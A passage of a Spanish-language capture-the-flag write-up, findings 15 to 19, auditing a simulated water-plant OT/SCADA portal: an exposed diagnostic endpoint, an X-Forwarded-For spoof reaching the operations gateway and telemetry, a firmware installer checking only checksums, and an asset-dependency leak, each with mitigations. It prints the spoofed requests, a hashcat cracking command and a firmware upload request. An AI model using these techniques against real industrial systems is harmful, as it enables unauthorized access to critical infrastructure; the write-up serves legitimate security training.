
C. Impacto y Riesgo

- Integridad de Datos y Transparencia: Alto. La aceptación de relaciones inconsistentes entre proveedores y contratos gubernamentales o institucionales vulnera la trazabilidad de las contrataciones públicas y los procesos de rendición de cuentas.

D. Mitigaciones Recomendadas

- Validación relacional estricta (Server-Side Association Check): implementar consultas relacionales con restricciones de llave foránea o comprobaciones explícitas en el backend para asegurar que provider_id esté directamente vinculado y autorizado para el contract_id consultado.
- Auditoría de integridad de transacciones: registrar y bloquear intentos de consulta que involucren combinaciones de entidades no asociadas en el sistema de gestión.

E. Evidencias de la captura



Hallazgo 15: Exposición de Estado de Infraestructura y Diagnóstico en API de Monitoreo

ID / Bandera: UPSLP_CNOIV-BEHIND-THE-DESK-15

Componente Afectado: Módulo de Infraestructura Estratégica / Endpoint de Estado (/api/infrastructure-status.php)

Categoría: Divulgación de Información / Endpoints de Monitoreo y Diagnóstico (Information Disclosure / Diagnostic Header Exposure)

Resultado: Descubrimiento y análisis de un endpoint de estado de infraestructura, revelando metadatos de telemetría de red, segmentos de operación, cabeceras de diagnóstico y el token de validación oficial.

A. Descripción Técnica y Causa Raíz

Durante la exploración del módulo de infraestructura estratégica del portal institucional (/infraestructura.php), el frontend realiza llamadas asíncronas a un endpoint de diagnóstico y estado (/api/infrastructure-status.php).

Al inspeccionar el tráfico de red mediante las herramientas de desarrollo del navegador (Network Inspector), se identificó que el servidor backend responde con una estructura JSON detallando el estado de la red (telemetría de operaciones, pasarela upstream y segmentos de red). En las cabeceras de respuesta HTTP, la aplicación incluye encabezados personalizados (X-INTERAFAS-Diagnostic-Scope y X-INTERAFAS-Validation), exponiendo de manera explícita el token de validación del reto.

La causa raíz es la exposición no autenticada de un endpoint de diagnóstico que revela el esquema de segmentación de red OT/IT (OPS-NET-20, 10.40.20.0/24), información crítica para pivotar hacia la infraestructura operativa.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Inspección de tráfico y descubrimiento del endpoint: monitoreo de peticiones AJAX desde /infraestructura.php, identificando la solicitud al recurso de estado del sistema.

```
GET /api/infrastructure-status.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
```

[Evidencia Inspector de Red y Solicitud infraestructura-status.php]

2. Análisis de la respuesta JSON (telemetría y diagnóstico): la respuesta del servidor arroja un objeto con información de la arquitectura interna de operaciones.

```
{
  "ok": true,
  "status": "online",
  "telemetry": {
    "available": true,
    "operations_center": "online",
    "last_check": "2026-10-12T17:54:07+00:00"
  },
  "diagnostics": {
    "component": "operations-bridge",
    "trust_boundary": "web-to-operations",
    "operations_zone": "OPS-NET-20",
    "operations_segment": "10.40.20.0/24",
    "application_route": "/operations/gateway.php",
    "upstream_service": "RTU-GW-07",
    "upstream_scope": "internal-http",
    "transport": "ot-sim",
```

```
    "target": "internal-only"
  }
}
```

[Evidencia Datos JSON Raw de Estado de Infraestructura]

3. Análisis de cabeceras HTTP de respuesta y extracción de bandera: inspección de los encabezados devueltos por Apache, confirmando la exposición de metadatos de diagnóstico y el token oficial.

```
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 18:53:43 GMT
Server: Apache/2.4.68 (Debian)
X-INTERAFAS-Diagnostic-Scope: infrastructure-status
X-INTERAFAS-Validation: UPSLP_CNOIV-BEHIND-THE-DESK-15
Content-Type: application/json; charset=utf-8
```

[Evidencia Cabeceras de Respuesta y Extracción de Bandera 15]


C. Impacto y Riesgo


- Confidencialidad y Reconocimiento: Medio. La exposición de esquemas de red internos (OPS-NET-20, 10.40.20.0/24), nombres de pasarelas upstream (RTU-GW-07) y cabeceras de diagnóstico detalladas en producción facilita el reconocimiento avanzado por parte de atacantes para planificar movimientos laterales o ataques dirigidos a la infraestructura OT/IT.

D. Mitigaciones Recomendadas

- Supresión de cabeceras de diagnóstico en producción: remover encabezados HTTP personalizados que expongan nombres de componentes internos, alcances de diagnóstico (X-INTERAFAS-Diagnostic-Scope) o tokens de validación.
- Restricción de acceso a endpoints de monitoreo: proteger los scripts de estado de infraestructura mediante autenticación administrativa estricta o restringir su visibilidad únicamente a segmentos de red de gestión confiables.

E. Evidencias de la captura





Hallazgo 16: Acceso a Gateway de Operaciones y Validación de Cabeceras

ID / Bandera: UPSLP_CNOIV-BEYOND-THE-WEB-16

Componente Afectado: Pasarela de Operaciones (/operations/gateway.php)

Categoría: Control de Acceso / Exposición de Gateway y Validación de Cabeceras de Red (Access Control & Gateway Header Validation)

Resultado: Análisis y acceso al gateway operativo de infraestructura, identificando la manipulación de cabeceras de reenvío de IP (X-Forwarded-For), la superación de límites de confianza y la extracción del token de validación.

A. Descripción Técnica y Causa Raíz

Durante la auditoría del entorno de operaciones y la infraestructura estratégica del portal, se investigaron los puntos de entrada hacia la pasarela de gestión interna (/operations/gateway.php), identificada previamente en la bandera 15 a través del segmento OPS-NET-20 / 10.40.20.0/24.

El script evalúa las cabeceras de control de origen y reenvío de solicitudes HTTP (X-Forwarded-For) para determinar si el tráfico proviene de segmentos de red autorizados (10.40.20.0/24). Al manipular estas cabeceras mediante Burp Suite, la aplicación interpreta que la petición proviene de un nodo interno confiable, concediendo acceso al estado operativo y emitiendo en las cabeceras de respuesta HTTP los metadatos de validación y la bandera oficial.

La causa raíz es la confianza ciega en cabeceras HTTP manipulables por el cliente (X-Forwarded-For) como mecanismo de control de acceso perimetral, sin validación en un proxy/balanceador confiable.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Intercepción y modificación de cabeceras de red (Burp Suite): captura de la solicitud HTTP dirigida a /operations/gateway.php e incorporación de la cabecera de reenvío simulando una IP interna.

```
GET /operations/gateway.php HTTP/1.1
Host: localhost:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/151.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8
X-Forwarded-For: 10.40.20.15
Cookie: PHPSESSID=c92db119aaf7f1193901ba566b7023ae
Connection: keep-alive
```

[Evidencia Intercepción y Petición con X-Forwarded-For en Burp Suite]

2. Análisis de la respuesta HTTP y cabeceras de validación: la respuesta procesa la solicitud exitosamente (200 OK) e incluye los metadatos de pasarela, el estado operativo y el token de validación.

```
HTTP/1.1 200 OK
Date: Tue, 13 Oct 2026 00:44:11 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
X-INTERAFAS-Gateway: operations-bridge
X-INTERAFAS-Access-Policy: internal-network
X-INTERAFAS-Boundary: crossed
X-INTERAFAS-Validation: UPSLP_CNOIV-BEYOND-THE-WEB-16
Content-Length: 320
Content-Type: application/json; charset=utf-8

{
  "ok": true,
  "gateway": "operations-bridge",
  "zone": "operational",
  "access": "read-only",
  "source": {
    "observed_remote": "172.18.0.1",
    "trusted_client": "10.40.20.15"
  },
  "upstream_status": "reachable",
  "links": { "operator_entry": "/operations/login.php" }
}
```

[Evidencia Cabeceras de Respuesta y Extracción de Bandera 16]


C. Impacto y Riesgo

- Control de Acceso y Fronteras de Confianza: Alto. La confianza ciega en cabeceras HTTP manipulables proporcionadas por el cliente (X-Forwarded-For) permite a usuarios externos simular direcciones IP internas, eludiendo controles perimetrales de seguridad y accediendo a pasarelas de operaciones críticas.

D. Mitigaciones Recomendadas

- Validación segura de direcciones IP: no confiar en cabeceras de reenvío HTTP (X-Forwarded-For, Client-IP) para decisiones críticas de control de acceso, a menos que provengan de un proxy inverso o balanceador de carga confiable y configurado de forma segura.
- Autenticación estricta en pasarelas: proteger los endpoints de pasarela operativa (/operations/gateway.php) mediante autenticación robusta basada en sesiones validadas en el servidor y no únicamente en segmentación de red basada en cabeceras manipulables.

E. Evidencias de la captura



Hallazgo 17: Análisis de Telemetría Operacional y Cabeceras de Monitoreo

ID / Bandera: UPSLP_CNOIV-EYES-ON-THE-PLANT-17

Componente Afectado: Módulo de Operaciones e Infraestructura / Endpoint de Telemetría (/operations/telemetry.php)

Categoría: Divulgación de Información / Telemetría y Cabeceras de Control de Monitoreo (Information Disclosure & Monitoring Header Analysis)

Resultado: Análisis de la telemetría operacional en tiempo real de la planta, identificando el estado de componentes SCADA/OT (tanques, flujos, presión y dispositivos RTU) y la extracción del token de validación.

A. Descripción Técnica y Causa Raíz

Durante la exploración y auditoría del panel de operaciones (/operations/), se evaluó el comportamiento del endpoint de telemetría del sistema de automatización y control industrial (/operations/telemetry.php), aprovechando el mismo mecanismo de bypass por cabecera X-Forwarded-For validado en la bandera 16.

Al realizar peticiones HTTP hacia este recurso simulando origen autorizado, el servidor devuelve una estructura JSON detallando métricas críticas de la planta (nivel de tanque, caudal, presión, estado de bombas p101/p102, válvula v201 y configuración del dispositivo RTU-GW-07). La aplicación emite además cabeceras de control de monitoreo (X-INTERAFAS-Monitoring-Authorization y X-INTERAFAS-Validation), exponiendo el token de validación del reto.

La causa raíz es, nuevamente, depender de restricciones perimetrales basadas en IP/cabeceras spoofables en lugar de exigir una sesión de operador autenticada para acceder a datos de telemetría OT en tiempo real.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Reconocimiento del módulo y acceso al endpoint: inspección del código frontend y de las llamadas asíncronas del centro de operaciones (/operations/ops-client.php), identificando la consulta periódica a /operations/telemetry.php.

[Evidencia Código Frontend y Configuración de Endpoints de Telemetría / Evidencia Interfaz del Centro de Operaciones]

2. Intercepción y análisis de petición HTTP (Burp Suite): envío de la solicitud hacia el endpoint de telemetría incorporando las cabeceras de red requeridas para superar el control perimetral.

```
GET /operations/telemetry.php HTTP/1.1
Host: localhost:8080
Cache-Control: max-age=0
X-Forwarded-For: 10.40.20.15
Cookie: PHPSESSID=2b5be41c52d7b897b4d327521d3afdc3
Connection: keep-alive
```

[Evidencia Petición HTTP en Burp Suite - telemetry.php]

3. Análisis de la respuesta JSON y cabeceras de validación: la respuesta del servidor proporciona la telemetría completa de la planta y emite el token de validación oficial.

```
HTTP/1.1 200 OK
Date: Thu, 15 Oct 2026 06:37:22 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Monitoring-Authorization: network-only
X-INTERAFAS-Operational-Session: missing
X-INTERAFAS-Validation: UPSLP_CNOIV-EYES-ON-THE-PLANT-17
Content-Type: application/json; charset=utf-8

{
  "ok": true,
  "auditor": { "name": "Auditor", "plant": "Planta Metropolitana Norte" },
  "tank": 78,
  "flow": 840,
  "pressure": 4.2,
  "quality": "NORMAL",
  "p101": "ON",
  "p102": "STANDBY",
  "v201": "OPEN",
  "alarms": [],
  "alarm_count": 0,
  "firmware": {
    "device": "RTU-GW-07",
    "version": "3.4.2",
```

```
    "mode": "NORMAL",
    "diagnostic": "LOCKED"
  }
}
```

[Evidencia Respuesta JSON y Cabeceras de Validación de Telemetría]


C. Impacto y Riesgo


- Confidencialidad Operacional (OT/IT): Medio/Alto. La exposición de datos en tiempo real sobre procesos industriales, niveles de tanques, presiones y estados de equipos de bombeo permite a actores no autorizados realizar labores de inteligencia y reconocimiento sobre infraestructura crítica.

D. Mitigaciones Recomendadas

- Autenticación estricta en endpoints OT: asegurar que los scripts de telemetría operacional requieran una sesión de operador válida y autenticada en el servidor, evitando depender únicamente de restricciones perimetrales basadas en IP.
- Depuración de metadatos de monitoreo: remover cabeceras de respuesta HTTP personalizadas con información de diagnóstico o tokens de validación en entornos de producción.

E. Evidencias de la captura





Hallazgo 18: Verificación y Actualización de Firmware en Pasarela de Operaciones

ID / Bandera: UPSLP_CNOIV-TRUST-THE-PACKAGE-18

Componente Afectado: Módulo de Actualización de Firmware / Endpoint de Instalación (/operations/updates/install.php)

Categoría: Lógica de Control de Dispositivos / Verificación de Paquetes de Firmware (Firmware Verification & Package Integrity Flaw)

Resultado: Análisis del proceso de actualización y verificación de paquetes de firmware para dispositivos RTU, identificando los mecanismos de firma/checksum y extrayendo el token de validación oficial.

A. Descripción Técnica y Causa Raíz

Durante la auditoría del entorno operativo y de los módulos de actualización de firmware de dispositivos industriales (/operations/updates/install.php), se evaluó el comportamiento del servidor ante peticiones POST estructuradas con metadatos de firmware (device, version, payload, sha256) y cabeceras personalizadas de reenvío de red (X-Forwarded-For).

El servidor procesa la solicitud de prueba/instalación, emitiendo en las cabeceras HTTP de respuesta metadatos de verificación de integridad y compatibilidad (X-Interafas-Firmware-Verification, X-Interafas-Signature-Verification), así como el token oficial de validación. Adicionalmente, el análisis de herramientas de cracking y recuperación de hashes (hashcat) en el entorno de pruebas permitió corroborar la robustez y los parámetros de seguridad configurados en los componentes de validación adjuntos.

La causa raíz es que el mecanismo de verificación de integridad de firmware se basa únicamente en checksum (X-Interafas-Firmware-Verification: checksum-only) y no realiza verificación de firma criptográfica (X-Interafas-Signature-Verification: not-performed), lo que podría permitir la carga de imágenes de firmware no autorizadas.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Análisis de credenciales/hashes y recuperación (Hashcat): ejecución de procesos de auditoría de contraseñas y hashes asociados a los componentes del sistema.

```
hashcat -m 100 -a 0 Hash2.txt /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/dive.rule
```

[Evidencia Ejecución de Hashcat y Recuperación de Sesión]

2. Intercepción y envío de petición de actualización (/operations/updates/install.php): envío de la solicitud HTTP POST simulando un paquete de actualización de firmware hacia el dispositivo RTU-GW-07 con origen autorizado.

```
POST /operations/updates/install.php HTTP/1.1
Host: localhost:8080
Authorization: Bearer <token>
Content-Type: application/json
X-Forwarded-For: 10.40.20.1
Cookie: PHPSESSID=...

{
  "device": "RTU-GW-07",
  "version": "3.4.3",
  "payload": "...",
  "sha256": "..."
}
```

[Evidencia Consola y Network Inspector - install.php]

3. Análisis de la respuesta HTTP y cabeceras de validación: la respuesta devuelve el estado del proceso de instalación y expone en las cabeceras HTTP personalizadas la bandera oficial del reto.

```
HTTP/1.1 200 OK
Date: Fri, 16 Oct 2026 05:02:18 GMT
Server: Apache/2.4.68 (Debian)
X-Interafas-Firmware-Verification: checksum-only
X-Interafas-Signature-Verification: not-performed
X-Interafas-Validation: UPSLP_CNOIV-TRUST-THE-PACKAGE-18
Content-Type: application/json; charset=utf-8

{ "ok": false, "error": "method-not-allowed" }
```

[Evidencia Cabeceras de Respuesta y Extracción de Bandera 18]


C. Impacto y Riesgo

- Integridad de Dispositivos (OT/IoT): Alto. La ausencia de verificación de firmas criptográficas robustas en actualizaciones de firmware (checksum-only en lugar de firma digital completa) podría permitir la introducción de imágenes de firmware no autorizadas o manipuladas en dispositivos críticos de la red industrial.

D. Mitigaciones Recomendadas

- Implementación de firma digital obligatoria: exigir firmas criptográficas asimétricas verificadas por hardware o claves privadas seguras para cualquier paquete de actualización de firmware aplicado a controladores y pasarelas RTU.
- Depuración de metadatos de verificación: eliminar cabeceras HTTP de diagnóstico y validación interna en entornos de producción.

E. Evidencias de la captura



Hallazgo 19: Análisis de Dependencias de Activos y Validación en Cadenas de Operación

ID / Bandera: UPSLP_CNOIV-CHAIN-REACTION-19

Componente Afectado: Módulo de Activos y Dependencias Operativas (/operations/asset-context.php)

Categoría: Divulgación de Información / Análisis de Dependencias y Cabeceras de Validación de Red (Asset Dependency Analysis & Chain Reaction Validation)

Resultado: Análisis del contexto de activos y dependencias operativas del sistema SCADA/OT, identificando la jerarquía de dependencias entre componentes industriales y extrayendo el token de validación.

A. Descripción Técnica y Causa Raíz

Durante la exploración del módulo de gestión de activos y dependencias operativas del centro de control (/operations/#assets), el frontend realiza peticiones asíncronas hacia el script de contexto de activos (/operations/asset-context.php).

Al interceptar y analizar el tráfico de red mediante Network Inspector / Burp Suite, se observa que el servidor procesa la consulta de relaciones entre activos (la pasarela RTU-GW-07 y sus dependencias upstream/downstream) y devuelve un objeto con metadatos de dependencias. La aplicación emite en las cabeceras HTTP encabezados de control de contexto y validación (X-INTERAFAS-Asset-Context, X-INTERAFAS-Authorization-Scope, X-INTERAFAS-Dependency-Chain y X-INTERAFAS-Validation), exponiendo el token de validación del reto.

La causa raíz es la exposición, sin autenticación de rol operativo, de la topología completa de dependencias de activos críticos — información que permite modelar el impacto en cascada de un ataque sobre cualquier componente de la cadena (X-INTERAFAS-Authorization-Scope: exceeded).

B. Comprobación de Hallazgos y Evidencia Técnica

1. Reconocimiento del módulo y captura de tráfico: inspección del panel de activos operativos en el navegador, identificando las solicitudes AJAX dirigidas al endpoint de contexto de activos.

```
GET /operations/asset-context.php?asset=RTU-GW-07 HTTP/1.1
Host: localhost:8080
X-Forwarded-For: 10.40.20.15
Cookie: PHPSESSID=3c71c032c1d426598089af83ecc5eaff
```

[Evidencia Inspector de Red - asset-context.php / Evidencia Interfaz de Activos y Dependencias Operativas]

2. Análisis de la respuesta HTTP y cabeceras de validación: la inspección detallada de los encabezados HTTP devueltos por Apache confirma la exposición de las políticas de autorización, cadenas de dependencia y la bandera oficial.

```
HTTP/1.1 200 OK
Date: Thu, 16 Oct 2026 15:11:03 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
X-INTERAFAS-Asset-Context: operational-dependency
X-INTERAFAS-Authorization-Scope: exceeded
X-INTERAFAS-Dependency-Chain: complete
X-INTERAFAS-Validation: UPSLP_CNOIV-CHAIN-REACTION-19
Content-Length: 772
Content-Type: application/json; charset=utf-8
```

[Evidencia Cabeceras de Respuesta y Extracción de Bandera 19]

